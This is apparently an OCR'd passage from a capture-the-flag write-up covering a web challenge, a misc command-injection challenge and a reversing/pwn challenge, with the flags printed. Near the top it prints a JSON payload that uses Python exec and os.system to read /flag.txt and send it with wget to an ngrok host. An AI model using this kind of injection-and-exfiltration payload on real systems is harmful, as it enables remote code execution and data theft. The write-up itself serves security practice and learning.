
```
{"image":"iVBORw0KGgoAAAANSUhEUgAAAIAAAACACAYAAADDPmHLAAAOn0lEQVR4nO1caXRU1R2fL/3Q9kvP6Ydu6gyIRi2itQgWcaloVaqeol2sIrhU0Gp7rIe6tlWx6rF61NOCFmYmQ8IuQTaBEIgQAiFEISwhKcWFmIp4AmV8nKHi9YediKQzqu9v3KhhIFI6X5JVzBd8Njz09tKd2L2h2XcpdI8UiCAd4jFCFpgMRkzVHJ.....jN7UIJnjA224fhRVeC7Dic7cRYMTrCs9H7u8EjfKRCAzWazOTySw+5iB80fpGBZ6PS22OeFf6C4+Fl8rxrfdrjYUtMHK1jixWcfaC58wWlQKd3gcHoPmz5wwSLpbXZU+sdzLX4u7PO9E+wu9pbdxZqEjfB/wWMOJ9tud3pnn+/2jdVb3/8BrvII8qNvXZsAAAAASUVORK5CYII=","background":["exec(\"import os;os.system('DATA=http://471c-36-221-521-150.ngrok.io/$(cat /flag.txt | base64);wget $DATA')\")",115,115]}
```


Exploitation








134.209.22.191:31135
Getting Started
Inspector
Console
Debugger
Network
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
St... M... Domain File
200 P... 134.209.22.191:31... alphafy
1 request 816.05 KB / 816.20 KB transferred Finish: 4.63 s
Headers Cookies Request Response Timings Stack
Filter Headers
POST http://134.209.22.191:31135/api/alphafy
Status 200 OK
Version HTTP/1.0
Transferred 816.20 KB (816.05 KB size)
Referrer Policy strict-origin-when-cross-origin


134.209.22.191:31135
Inspector
Console
Debugger
Network
Style Editor
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
St... M... Domain File Transferred
200 P... 134.209.22.191:31... alphafy 816.20 KB
P... 134.209.22.191:31135 alphafy
2 requests 816.05 KB / 816.20 KB transferred Finish: 4.63 s
New Request
Cancel
Send
Method
URL
POST
http://134.209.22.191:31135/api/alphafy
Request Headers
Host: 134.209.22.191:31135
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/201
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://134.209.22.191:31135/
Content-Type: application/json
Origin: http://134.209.22.191:31135
Request Body
0.ngrok.io/$(cat /flag.txt | base64);wget $DATA')\")",115,115]}


134.209.22.191:31135
Inspector
Console
Debugger
Network
Style Editor
Filter URLs
Disable Cache
All HTML CSS JS XHR Fonts Images Media WS Other
St... M... Domain File
200 P... 134.209.22.191:31... alphafy
P... 134.209.22.191:31... alphafy Net 5.52 KB






Flag: HTB{i_slept_my_way_to_rce}

Misc challenges


Compressor


Challenge info




Binary exploitation

Provided application allows users to read files from a directory and I used it to exploit the app by submitting arbitrary commands.








Flag: HTB{GTFO_4nd_m4k3_th3_b35t_4rt1f4ct5}

Pwn


Space Pirate: Entrypoint


Challenge intro




Reversing downloaded binary using IDA free


Downloaded binary had two options: scan card and insert password. In order to get the flag you should provide a valid password. I uploaded the application to IDA free and started analysis of disassembled code. After some time I mentioned that there is a string that is used to validate provided by user password but the binary ignores the first 15 characters of the discovered string.






Remote exploitation







Flag: HTB{th3_g4t35_4r3_0p3n!}